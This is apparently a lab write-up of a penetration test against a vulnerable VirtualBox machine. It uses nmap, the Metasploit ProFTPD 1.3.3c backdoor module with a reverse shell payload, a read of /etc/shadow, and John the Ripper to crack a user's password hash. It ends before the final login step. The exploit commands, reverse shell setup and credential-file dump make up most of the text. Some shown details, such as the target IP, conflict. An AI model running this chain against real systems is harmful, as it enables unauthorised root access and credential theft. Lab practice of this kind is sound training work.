An ethical hacking case study to identify and exploit vulnerabilities in a system.

Stage one is identifying the I.P. address using ifconfig:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.248  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::d8ba:73c4:ea:313d  prefixlen 64  scopeid 0x20<link>
        inet6 2a00:23c7:95a0:a701:e48b:9d66:f804:665b  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 42  bytes 18449 (18.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 18495 (18.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Which tells us the I.P. address is 192.168.1.248

Now we want to search for the target machine I.P. and also any open ports over the network using the nmap tool.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-02 05:31 EST
Nmap scan report for 192.168.1.129
Host is up (0.00014s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: F8:3D:C6:CF:4B:82 (Unknown)

Nmap scan report for 192.168.1.240
Host is up (0.00056s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:2B:3B:0D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.254
Host is up (0.0083s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE    SERVICE
22/tcp  filtered ssh
53/tcp  open     domain
80/tcp  open     http
443/tcp open     https
MAC Address: 8C:19:B5:ED:87:24 (Arcadyan)

Nmap scan report for 192.168.1.248
Host is up (0.0000010s latency).
All 1000 scanned ports on 192.168.1.248 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.84 seconds
```

The I.P. address of the target machine is 192.168.1.240, and there are three open ports:

- 21 – FTP
- 22 – SSH
- 80 – HTTP

With the open ports identified, we can now look for vulnerabilities, for example, focusing on outdated versions of services running on the open ports.

I'm going to start with the FTP port, #21. A list of 552 is returned when we search using Metasploit:

```
  535    \_ target: Windows XPe x86                                  .            .          .      .
  536    \_ target: Wyse Linux x86                                   .            .          .      .
  537  auxiliary/dos/windows/ftp/xmeasy560_nlst                      2008-10-13   normal     No     XM Easy Personal FTP Server 5.6.0 NLST DoS
  538  auxiliary/dos/windows/ftp/xmeasy570_nlst                      2009-03-27   normal     No     XM Easy Personal FTP Server 5.7.0 NLST DoS
  539  exploit/windows/ftp/xftp_client_pwd                           2010-04-22   normal     No     Xftp FTP Client 3.0 PWD Remote Buffer Overflow
  540  exploit/windows/ftp/xlink_client                              2009-10-03   normal     No     Xlink FTP Client Buffer Overflow
  541    \_ target: Windows XP Pro SP3 English                       .            .          .      .
  542    \_ target: Windows 2000 SP4 English                         .            .          .      .
  543  exploit/windows/ftp/xlink_server                              2009-10-03   good       Yes    Xlink FTP Server Buffer Overflow
  544  exploit/windows/ftp/freeftpd_user                             2005-11-16   average    Yes    freeFTPd 1.0 Username Overflow
  545    \_ target: Automatic                                        .            .          .      .
  546    \_ target: Windows 2000 English ALL                         .            .          .      .
  547    \_ target: Windows XP Pro SP0/SP1 English                   .            .          .      .
  548    \_ target: Windows NT SP5/SP6a English                      .            .          .      .
  549    \_ target: Windows 2003 Server English                      .            .          .      .
  550  exploit/windows/ftp/freeftpd_pass                             2013-08-20   normal     Yes    freeFTPd PASS Command Buffer Overflow
  551  exploit/windows/fileformat/iftp_schedule_bof                  2014-11-06   normal     No     i-FTP Schedule Buffer Overflow
  552  exploit/unix/http/tnftp_savefile                              2014-10-28   excellent  No     tnftp "savefile" Arbitrary Command Execution

Interact with a module by name or index. For example info 552, use 552 or use exploit/unix/http/tnftp_savefile
```

Having search through the list of vulnerabilities, and focusing on what might be old or outdated, number 243 looks like it could be promising from 2010:

```
  240    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)   .            .          .      .
  241    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                     .            .          .      .
  242  exploit/unix/ftp/proftpd_modcopy_exec                                 2015-04-22   excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
  243  exploit/unix/ftp/proftpd_133c_backdoor                                2010-12-02   excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
  244  auxiliary/gather/progress_moveit_sftp_fileread_cve_2024_5806          2024-06-25   normal     Yes    Progress MOVEit SFTP Authentication Bypass for Arbitrary File Read
  245  exploit/windows/http/ws_ftp_rce_cve_2023_40044                       2023-09-27   excellent  Yes    Progress Software WS_FTP Unauthenticated Remote Code Execution
```

In Metasploit, using the info command we can get a description of this vulnerability:

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz]
  archive between November 28th 2010 and 2nd December 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-20103
  OSVDB (69562)
  http://www.securityfocus.com/bid/45150


View the full module info with the info -d command.
```

To get access to this vulnerability, the RHOSTS has no current se□ng, but has required shown as 'yes' in the screenshot above.

Therefore, we can set the remote host to the target IP using the command:

set rhosts 192.168.1.240

This sets the remote host to the IP of the target machine.

Checking that rhosts is set correctly by using the info command, after running the rhosts command shows the IP is set correctly:

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.1.246
rhosts => 192.168.1.246
msf exploit(unix/ftp/proftpd_133c_backdoor) > info

       Name: ProFTPD-1.3.3c Backdoor Command Execution
     Module: exploit/unix/ftp/proftpd_133c_backdoor
   Platform: Unix
       Arch: cmd
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
   Disclosed: 2010-12-02

Provided by:
  MC <mc@metasploit.com>
  darkharper2

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
     Id  Name
     --  ----
  ⇒  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.1.246    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz]
  archive between November 28th 2010 and 2nd December 2010.
```

The next step is to gain access by setting a payload.

Seach the available payloads using the command 'show payloads'

And then to set the payload:

set payload payload/cmd/unix/reverse

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Root access has been obtained:

Note – the lhost was also a required se?ng, so I set this to be the IP of the Kali box.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/payload/cmd/unix/reverse
[-] The value specified for payload is not valid.
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[-] 192.168.1.240:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.1.248
lhost => 192.168.1.248
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.248:4444
[*] 192.168.1.240:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo gEzpNfs46NWwA5Wq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "gEzpNfs46NWwA5Wq\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.248:4444 -> 192.168.1.240:43966) at 2026-01-02 05:38:32 -0500

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

The next step to gain access to the target machine was to find the shadow file using a Python script.

python -c 'import pty;pty.spawn("/bin/bash")'

cat /etc/shadow


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# /etc/shadow
/etc/shadow
bash: /etc/shadow: Permission denied
root@vtcsec:/# cat /etc/shadow
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3$$82WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUhVmtyYW9.ov/aszTpWhLaC2+6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/#
```

And using John the Ripper we can attempt to crack the password:

```
┌──(root㉿kali)-[/home/kali]
└─# john marlinspike.txt
```

Showing the password has be cracked:

```
┌──(root㉿kali)-[/home/kali]
└─# john marlinspike.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2026-01-02 06:04) 25.00g/s 200.0p/s 200.0c/s 200.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali]
└─#
```

And the final step of the exercise is to login to the target machine: